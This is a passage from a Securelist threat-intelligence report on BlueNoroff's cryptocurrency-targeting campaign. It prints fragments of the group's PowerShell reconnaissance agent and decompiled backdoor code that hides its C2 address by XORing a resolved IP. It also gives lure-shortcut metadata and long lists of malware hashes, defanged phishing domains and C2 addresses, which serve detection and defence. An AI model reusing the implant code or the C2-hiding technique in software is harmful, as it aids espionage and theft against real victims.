<pre> \$HostName = [System.Environment]::MachineName; \$UserName = [System.Environment]::UserName; \$DomainName = [System.Environment]::UserDomainName; \$CurrentDir = [System.Environment]::CurrentDirectory; \$BinPath = [System.Environment]::GetCommandLineArgs() [0]; \$OSVersion = [System.Environment]::OSVersion.VersionString; \$Is64BitOS = [System.Environment]::Is64BitOperatingSystem; \$Is64BitProcess = [System.Environment]::Is64BitProcess; \$PSVersion = 'PS ' + [System.Environment]::Version; \$BasicInformation = \$HostName + ' ' + \$UserName + ' ' + \$DomainName + ' ' + \$CurrentDir + ' ' + \$BinPath + ' ' + \$OSVersion + ' ' + \$Is64BitOS + ' ' + \$Is64BitProcess + ' ' + \$PSVersion; return \$BasicInformation; }function ProcessCommand { </pre>	<pre> \$HostName = [System.Environment]::MachineName; \$UserName = [System.Environment]::UserName; \$DomainName = [System.Environment]::UserDomainName; \$CurrentDir = [System.Environment]::CurrentDirectory; \$BinPath = [System.Environment]::GetCommandLineArgs()[0]; \$OSVersion = [System.Environment]::OSVersion.VersionString; \$Is64BitOS = [System.Environment]::Is64BitOperatingSystem; \$Is64BitProcess = [System.Environment]::Is64BitProcess; \$PSVersion = [System.Environment]::Version;\$BasicInformation = \$HostName + ' ' + \$UserName + ' ' + \$DomainName + ' ' + \$CurrentDir + ' ' + \$BinPath + ' ' + \$OSVersion + ' ' + \$Is64BitOS + ' ' + \$Is64BitProcess + ' ' + \$PSVersion;return \$BasicInformation; }function ProcessCommand { </pre>
---	--

### Backdoor overlap

Through the complicated infection chain, a Windows executable type backdoor is eventually installed on the victim machine. We can only identify this backdoor malware from a few hosts. It has many code similarities with previously known BlueNoroff malware. Using Kaspersky Threat Attribution Engine (KTAE), we see that the malware binaries used in this campaign have considerable code similarities with known tools of the BlueNoroff group.

**Analysis: Sample 1d0fc2f1a6eb2b2bfa166a613ca871f0**

Size: 667136  
 Suspected attribution entities: [BlueNoroff](#) (99%), [Lazarus](#) (14%), [ChasingAdder](#) (1%)

Similar samples (12)

Md5	Size	Genotypes (matched / total)	Strings (matched / total)	Similarity	Attribution entity
5951d95277c493defd10746dcf5f156a	245760	702 / 1328	13 / 13	99%	<a href="#">BlueNoroff</a>
e5351e7332f3d7d6cc9f767f4cc567fd	512000	526 / 1127	13 / 14	93%	<a href="#">BlueNoroff</a>

### Code similarity of backdoor

In addition, we can identify uncommon techniques usually discovered from the BlueNoroff group’s malware. The group’s malware acquires a real C2 address by XORing the resolved IP address with a hardcoded DWORD value. We saw the same technique in our previous BlueNoroff [report](#). The malware used in the SnatchCrypto campaign also used the same technique to acquire real C2 addresses.

<pre> if ( DnsQuery_W(pszName, 1u, 8u, 0i64, &amp;pData, 0i64) ) {     pExtra = 0x808080800000001i64;     if ( DnsQuery_W(pszName, 1u, 8u, &amp;pExtra, &amp;pData, 0i64) )         goto LABEL_24; } v9 = pData-&gt;Data.A.IpAddress ^ 0x8E494418; DnsFree(pData, DnsFreeRecordList);                 </pre>	<pre> result = DnsQuery_A(pszName, 1u, 8u, 0, &amp;ppQueryResults, 0); if ( result ) {     *(_DWORD *)a2 = 0; } else {     ppQueryResults_1 = ppQueryResults;     *(_DWORD *)a2 = ppQueryResults-&gt;Data.A.IpAddress ^ 0xF4F29E1B;     if ( DnsFree )         DnsFree(ppQueryResults_1, 1);                 </pre>
<p>XORing resolved IP address (1993ebb00cb670c6e2ca9b5f6c6375c4)</p>	<p>XORing resolved IP address (2ef2703cfc9f6858ad9527588198b1b6)</p>

### Similar C2 address acquiring scheme

In addition, based on the metadata of the Windows shortcut files, we found that the actor behind this campaign is familiar with the Korean operating system environment.

	<p>[String Data]</p> <p>Working Directory (UNICODE): %currentdir%</p> <p>Arguments (UNICODE): hxxps://bit[.]ly/2Q9tfCz</p> <p>Icon location (UNICODE): C:\Windows\notepad.exe</p> <p>[Console Code Page]</p> <p>Code page: 949 (EUC-KR)</p>
--	---

## BlueNoroff’s indicators of compromise

### Malicious shortcut files

- 033609f8672303feb70a4c0f80243349
- 2100e6e585f0a2a43f47093b6fabde74
- 4a3de148b5df41a56bde78a5dcf41975
- 5af886030204952ae243eedd25dd43c4 Password.txt.lnk
- 5f761f9aa3c1a76b17f584b9547a01a7 Password.txt.lnk
- 7a4a0b0f82e63941713ffd97c127dac8 Password.txt.lnk
- 813203e18dc1cc8c70d36ed691ca0df3
- 961e6ec465d7354a8316393b30f9c6e9 Gdpr Password.txt.lnk
- 9ea244f0a0a955e43293e640bb4ee646
- a3c61de3938e7599c0199d2778f7d417 Password.txt.lnk

a5d4bfc3eab1a28ffbcba67625d8292e  
a94529063c3acdbfa770657e9126b56d  
ab095cb9bc84f37a0a655fbc00e5f50e  
b52d30d1db40d5d3c375c4a7c8a115c1  
dd2569684ca52ed176f1619ecbfa7aaa  
dff21849756eca89ebfaa33ed3185d95  
e18dd8e61c736cfc6fff86b07a352c12  
e546b851ac4fa5a111d10f40260b1466  
e6e64c511f935d31a8859e9f3147fe24 Password.txt.lnk  
ea7ed84f7936d4cbafa7cec51fe39cf7  
f414f6590636037a6ec92a4d951bdf55  
4e207d6e930db4293a6d720cf47858fc  
5e44deca6209e64f4093beae92db0c93 Password.txt.lnk  
84c427e002fd162d596f3f43ce86fd6a Password.txt.lnk  
c16977fefbdc825a5c6760d2b4ea3914  
e5d12ef32f9bd3235d0ac45013040589  
09bca3ddbc55f22577d2f3a7fda22d1c Password.txt.lnk  
0eb71e4d2978547bd96221548548e9f0 Password.txt.lnk  
da599b0cde613b5512c13f299fec739e Password.txt.lnk  
0c9170a2584ceeddb89e4c0f0a2353ed Password.txt.lnk  
5053103dd5d075c1dc54edf1f8568098 Password.txt.lnk  
536bae311c99a4d46f503c68595d4431 Password.txt.lnk  
3078265f207fed66470436da07343732 Password.txt.lnk  
15f1ae1fed1b2ea71fdb9661823663c6 Password.txt.lnk  
56fe283ca3e1c1667191cc7764c260b6 Password.txt.lnk  
850751de7b8e158d86469d22ad1c3101 Password.txt.lnk  
1a8282f73f393656996107b6ec038dd5 Password.txt.lnk  
2ea2ceab1588810961d2fc545e2f957e Password.txt.lnk  
561f70411449b327e3f19d81bb2cea08 Password.txt.lnk  
3812cdc4225182326b1425c9f3c2d50b Password.txt.lnk  
4274e6dbc2b7aee4ef080d19fff47ce7 Password.txt.lnk  
427bdfe4425e6c8e3ea41d89a2f55870 Password.txt.lnk  
7a83be17f4628459e120a64fcab70bac Password.txt.lnk  
5d662269739f1b81072e4c7e48972420 Password.txt.lnk  
244a23172af8720882ae0141292f5c47 Password.txt.lnk  
a8e2c94abb4c1e77068a5e2d8943296c Password.txt.lnk  
89c26cefa057cf21054e64b5560bf583 Xbox.lnk  
805949896d8609412732ee7bfb44900a Password.txt.lnk  
a2be99a5aa26155e6e42a17fbe4fd54d Security Bugs in rigs.pdf.lnk  
28917b4187b3b181e750bf024c6adf70 readme.txt.lnk  
9f8e51f4adc007bb0364dfafb19a8c11 UserAssist.lnk  
790a21734604b374cf260d20770bfc96 SALT Lending Opportunities.pdf.lnk

db315d7b0d9e8c9ca0aa6892202d498b Password.txt.lnk  
02904e802b5dc2f85eec83e3c1948374 Security Bugs in Operation.pdf.lnk  
baebc60beaced775551ec23a691c3da6  
302314d503ae88058cb4c33a6ac6b79b Password.txt.lnk  
aeac6f569fb9a7d3f32517aa16e430d6 Password.txt.lnk  
926DEEAF253636521C26442938013204  
8064e00b931c1cab6ba329d665ea599c MSEdge.lnk  
bcb4a8f190f2124be57496649078e0ae  
781a20f27b72c1c901164ce1d025f641 MSAssist.lnk  
483e3e0b1dceb4a5a13de65d3556c3fe MSAssist.lnk

**Malicious documents**

00a63a302dcaffc9f28826e9dba30e03 Abies VC Presentation.docx  
ee9dda6bbbb1138263873dbef36a4d42 Abies VC Presentation.docx  
0f1c81c2023eae0fc092ce9f58213bcf Abies VC Presentation.docx  
491e0d776f01f102d36155a46f1a8e3c Ant Capital Presentation (Azure Protected).docx  
c33ce08ebcc6e508bb3a17e0fa7b08f8 Global Brain Pitch Deck.docx  
b1911ef720b17aeed69ec41c8e94cc1e  
340fb219872ce3c0d3acf924f4f9e598 Venture Labo Investment Pitch Deck.docx  
380e9e78dc5bc91fb6cdd8b4a875f20a  
eb18ac97dba79ea48c185fb2826467fe  
2a9ff6d80cdd4aed1c48a1ccdc525dd Abies VC Presentation.docx  
ecf75bec770edcd89a3c16d3c4edde1a Abies VC Presentation (1).docx  
6c4943f4c28a07ee8cae41dad16d72b3 Abies VC Presentation.docx  
f76e2e6bfbef77ae36049880d7c227f7 Abies VC Presentation.docx  
7aec3d1b24ed0946ab740924be5834fa Abies VC Presentation.docx  
47e325e3467bfa80055b7c0eebb11212 Abies VC Presentation.docx  
1e0d96c551ca31a4055491edc17ce2dd Abies VC Presentation.docx  
bcf97660ce2b09cbffb454aa5436c9a0 Digital Asset Investment Strategy 2020 (ISO 27001).docx  
13ff15ac54a297796e558bb96feaacfd Abies VC Presentation(ISO 27001).docx  
cace67b3ea1ce95298933e38311f6d0b Adviser-Non-Disclosure-Agreement-NDA(ISO 27001).docx  
645adf057b55ef731e624ab435a41757 OKEx and DeepMind Intro Deck(ISO 27001\_Protected).docx  
bde4747408ce3cfdfe8238a133ebcac9 Circle Business Introduction(ISO 27001).docx  
421b1e1ab9951d5b8eeda5b041cb0657 Berkshire Hathaway HomeServices Custody – Mutual NDA.docx  
d2f08e227cd528ad8b26e9bbe285ae3c Union Square Ventures Partnership – Mutual NDA Form.docx  
04deb35316ebe1789da042c8876c0622 Chiliz Partnership – Mutual NDA Form.docx  
af4eefa8cddc1e412fe91ad33199bd71 FasterCapital Mutual NDA Form.docx  
34239a3607d8b5b8ddd6797855f2e827 FasterCapital Introduction 2020 Oct.docx  
389172d2794d789727b9f7d01ec27f75 Lundbergs NDA Mutual Form.docx  
f40e7998a84495648b0338bc016b9417 Union Square Ventures Partnership – Mutual NDA Form.docx  
c8c2a9c50ff848342b0885292d5a8cd4 VIRUS.docx  
adf9dc317272dc3724895cb07631c361 Non-Disclosure-Agreement-NDA(ISO 27001).docx  
158d84c90a79edb97ec5b840d86217c7 Venture Labo Investment Pitch Deck.docx

e26725f34ebcc7fa9976dd07bfbfbfa3 Global Brain Pitch Deck.docx  
a435acb5bac92b855d1799a685507522  
9969b67ef643bed20a38346dcd69bec4  
a6446bfea82b69169b4026222ca253b2  
bdf1643c3a10a25d3aba2c4c608ec5d5  
b4b695c8e6fea95db5843a43644f88b0  
d8561c74ad9624d7c35c0fb15d3ca8fe  
f9195b14ed20b30b7c239d50e6418151  
3dd638551b03a36d13428696dcada5d8  
f26eaa212c503aaba6e5015cb8ef44b5 Venture Labo Investment Pitch Deck.docx  
793de76de6d4015ebdd5e552ac5b2f90 Pantera Capital Investment Agreement(Protected).docx  
709ec9fbbc3c37ccd39758527c332b84 Pantera Capital Investment Agreement(Protected).docx  
89099235aad37a29b7acedc96fda0037 Venture Labo Investment Pitch Deck.docx  
358791e1abd64f490c865643a3fbb93d Z Venture Capital Presentation(Protected).docx  
cea54a904434c66f217fbadc571e1507 Z Venture Capital Presentation(Protected).docx  
9be0075b9344590b3cabf61c194db180 Rapid Change of Stablecoin (Protected).docx  
98e30453bbf1c9c9f48368f9bbe69edd Z Venture Capital Presentation(Protected).docx  
9ad7b21603ecce5ee744ba8aa387fb6c Pantera Capital Investment Agreement(Protected).docx.123.docx.123

### Injected remote template

3dd638551b03a36d13428696dcada5d8  
2da244dc9bbdbf2013b7fbc2a74073a2  
f3157dc297cb802c8ae2f07702903bfa

### Visual Basic Script

ce09cdb7979fb9099f46dd33036b9001 xivwtjab.vbs  
f7f4aa55a2e4f38a6a3ea5a108baedf5 vwnozphn.vbs

### Powershell

ae52b28b360428829c4fcdc14e839f19 usoclient.ps1

### Powershell agent(VBS-wrapped)

73572519159b0c27a18dbbaf25ef1cc0 guide.vbs  
8ae6aa90b5f648b3911430f14c92440b %APPDATA%\Microsoft\Windows\Start  
Menu\Programs\Startup\check.vbs  
ae12a668dd9f254c42fcd803c7645ed1 1.vbs  
589f1bb4da89cfd4a2f7f3489aa426a9 %APPDATA%\microsoft\windows\start menu\programs\startup\guide.vbs  
73572519159b0c27a18dbbaf25ef1cc0 guide.vbs

### Backdoor

1d0fc2f1a6eb2b2bfa166a613ca871f0  
db91826cb9f2ad6edfed8d6bab5bef1f users.dll, wmc.dll  
9c592a22acdfb750c440fda31da4996c

## Keylogger

f29be5c7e602e529339fda35ff91bd39

## Screencapture malware

f194e074e7d73c544eebb70e2e2785a1

## Injector

ec2b51dc1dc99165a0eb46b73c317e25 cssvc.dll  
d8e51f1b9f78785ed7449145b705b2e4 cfssvc.dll  
dd2d50d2f088ba65a3751e555e0dea71 bfcsvc.dll  
f5317f1c0a10a80931378d68be9a4baa lssc.dll  
8727a967bbb5ebd99789f7414d147c31 sst.dll  
cab281b38a57524902afcb1c9c8aa5ba bnt.dll  
6a2cbaea7db300925d25d9decf461d95 lmsvc.dll  
33a60ea8859307d3fd1a1fe884e37d2d  
1993ebb00cb670c6e2ca9b5f6c6375c4 sessc.dll  
1fb48113d015466a272e4b70c3109e06 wssc.dll  
33ae39569f0051d8dc153d7b4e814a67  
525345989e10b64cd4d0e144eb48171f  
724d11c2cae561225e7ed31d7517dd40 lsasvc.dll  
56df737f3028203db8d51ed1263160ad ocss.dll  
a160b36426ce77bccdd32d117eeb879b csscv.dll  
8fa484d35e60b93a4128dc5de45ec0df wmmc.dll  
5cc93ccc91b2849df55d89b360fbae58  
630ba28be4f55ea67225a3760f9e8c1f

## Persistence Backdoor #1

2934a7a0dfaf2ebc81b1f089277129c4 Default.rdp  
6c97c64052dfdc457b001f84b8657435 Default.rdp  
bdc354506d6c018b52cb92a9d91f5f7c Default.rdp  
737478dbd1f66c9edb2d6c149432be26 Default.rdp  
5912e271b0da85ae3327d66deabf03ed Default.rdp  
d209c3da192c49cecb5a7b3d0f7154ac Default.rdp  
8d8f3a0d186b275e51589a694e09e884 Default.rdp  
7ccf3ddbdb175fcfece9c4423acf07b6  
0a9b8ca2988208b876b74641c07f631e Default.rdp

## Persistence Backdoor #2

9b30baa7873d86f985657c3e324ac431 vsat.dll  
ae79ea7dfa81e95015bef839c2327108 ssdp.dll  
ca9b98f17b9e24ca3f802c04eb508103  
849dd9e09cc2434ee7dbdbf9e1c408b2  
804523ecb9f7809fc2377d03b47dba22

2b7e434e52ff7480ae06ba901f8efbfd  
7129020312b85d5b1e760fc57b567d95  
ea9d8b81c9f85fd142639997187b447e  
e80f9d2fa735d7ab3bd9e954c4fcb6d0  
e2ddf13340ba79b2635618e5675eea23  
00a145e8f67a92b01ce4d85a0ed6bd77  
73aed6bcf90f936f3fbc389a133d7c8  
ff28ec14ec926b9892c61b9bf154a910  
97e5c0fe8089da97665a22975e2c86de  
f60d7f620dc925c4e786bcf46856f4c8  
4fbff7f0f62b26963b56c0fc23486891  
4bb579d59830579be9ead9f74a55001e  
aafc80ff2afc71b0d5abd6c8d2809e65  
9850b24f8d70ad957f328961170e2d40  
58495a2083065b36040eea288a9d5e17  
f1cfd14b030e6b5d75e777ace530dad9  
1fb25f72e4eb26b0df154de28dbff74c  
1b1acc7f27717905e7094f338f81db9f  
3776d4a24213972b54b9ed3360ac7883  
c93f3bb4f7b19f5eb6f736f2659c4dae  
9084620e0219c035d60d395be1bf4cae  
2e38f37a23d9f00a02098dd302fc14e2

**Domains**

abiesvc[.]com  
abiesvc[.]info  
abiesvc.jp[.]net  
atom.publicvm[.]com  
att.gdrvupload[.]xyz  
authenticate.azure-drive[.]com  
azureprotect[.]xyz  
backup.163qiyel[.]top  
beenos[.]biz  
bhomes[.]cc  
bitcoinnews.mefound[.]com  
bitflyer[.]team  
blog.cloudsecure[.]space  
buidihub[.]com  
chemistryworld[.]us  
circlecapital[.]us  
client.googleapis[.]online  
cloud.azure-service[.]com  
cloud.globalbrains[.]co

cloud.jumpshare[.]vip  
cloud.venturelabo[.]co  
cloudshare.jumpshare[.]vip  
coin-squad[.]co  
coinbig[.]dev  
coinbigex[.]com  
deepmind[.]fund  
dekryptcap[.]digital  
dllhost[.]xyz:5600  
doc.venturelabo[.]co  
doc.youbicapital[.]cc  
doonline[.]top  
docs.azureword[.]com  
docs.coinbigex[.]com  
docs.gdriveshare[.]top  
docs.goglesheet[.]com  
docs.securedigitalmarkets[.]co  
docstream[.]online  
document.antcapital[.]us  
document.bhomes[.]cc  
document.fastercapital[.]cc  
document.kraken-dev[.]com  
document.lundbergs[.]cc  
document.skandiafastigheter[.]cc  
documentprotect[.]live  
documentprotect[.]pro  
documents.antcapital[.]us  
docuserver[.]xyz  
domainhost.dynamic-dns[.]net  
download.azure-safe[.]com  
download.azure-service[.]com  
download.gdriveupload[.]site  
drives.googledrive[.]xyz  
drives.googlecloud[.]live  
driveshare.googledrive[.]xyz  
dronefund[.]icu  
drw[.]capital  
eii[.]world  
etherscan.mrslove[.]com  
faq78.faqserv[.]com  
fastdown[.]site  
fastercapital[.]cc

file.venturelabo[.]co  
filestream[.]download  
foundico.mefound[.]com  
galaxydigital[.]cc  
galaxydigital[.]cloud  
googledrive[.]download  
googledrive[.]email  
googledrive[.]online  
googledrive.publicvm[.]com  
googleexplore[.]net  
googleservice[.]icu  
googleservice[.]xyz  
gsheet.gdocsdown[.]com  
hiccup[.]shop  
innoenergy[.]info  
isosecurity[.]xyz  
jack710[.]club  
jumpshare[.]vip  
kraken-dev[.]com  
ledgerservice.itsaol[.]com  
lemniscap[.]cc  
lundbergs[.]cc  
mail.gdriveupload[.]info  
mail.gmaildrive[.]site  
mail.googleupload[.]info  
mclland[.]com  
microstratgey[.]com  
miss.outletalertsdaily[.]com  
msoffice.qooqle[.]download  
note.onedocshare[.]com  
onlinedocpage[.]org  
page.googledocpage[.]com  
product.onlinedoc[.]dev  
protect.antcapital[.]us  
protect.azure-drive[.]com  
protect.venturelabo[.]co  
protectoffice[.]club  
pvset.itsaol[.]com  
qooqle[.]download  
qoqle[.]online  
regcnlab[.]com  
reit[.]live

securedigitalmarkets[.]ca  
share.bloomcloud[.]org  
share.devprocloud[.]com  
share.docuserver[.]xyz  
share.stablemarket[.]org  
sharedocs[.]xyz  
signverydn.sharebusiness[.]xyz  
sinovationventures[.]co  
skandiafastigheter[.]cc  
slot0.regcnlab[.]com  
svr04.faqserv[.]com  
tokenhub.mefound[.]com  
tokentrack.mrbasic[.]com  
twosigma.publicvm[.]com  
up.digifincx[.]com  
upcraft[.]io  
updatepool[.]online  
upload.gdrives[.]best  
venturelabo[.]co  
verify.googleauth[.]pro  
word.azureword[.]com  
www.googledocpage[.]com  
www.google-sheetpage[.]org  
www.onlinedocpage[.]org  
youbicapital[.]cc

### **C2 address used by backdoor**

118.70.116[.]154:8080  
163.25.24[.]44  
45.238.25[.]2  
devstar.dnsrd[.]com  
fxbet.linkpc[.]net  
lservs.linkpc[.]net  
mmsreceive.linkpc[.]net  
mmsreceive.linkpc[.]net  
msservices.hxxps443[.]org  
onlineshopping.publicvm[.]com  
palconshop.linkpc[.]net  
pokersonic.publicvm[.]com  
press.linkpc[.]net  
rubbishshop.linkpc[.]net  
rubbishshop.publicvm[.]com

socins.publicvm[.]com

vpsfree.linkpc[.]net

*Update: the domain [cdn.discordapp.com](https://cdn.discordapp.com) was removed from the IOCs section because it is used by a legitimate service/application.*

---

Source: <https://securelist.com/the-blunoroff-cryptocurrency-hunt-is-still-on/105488/>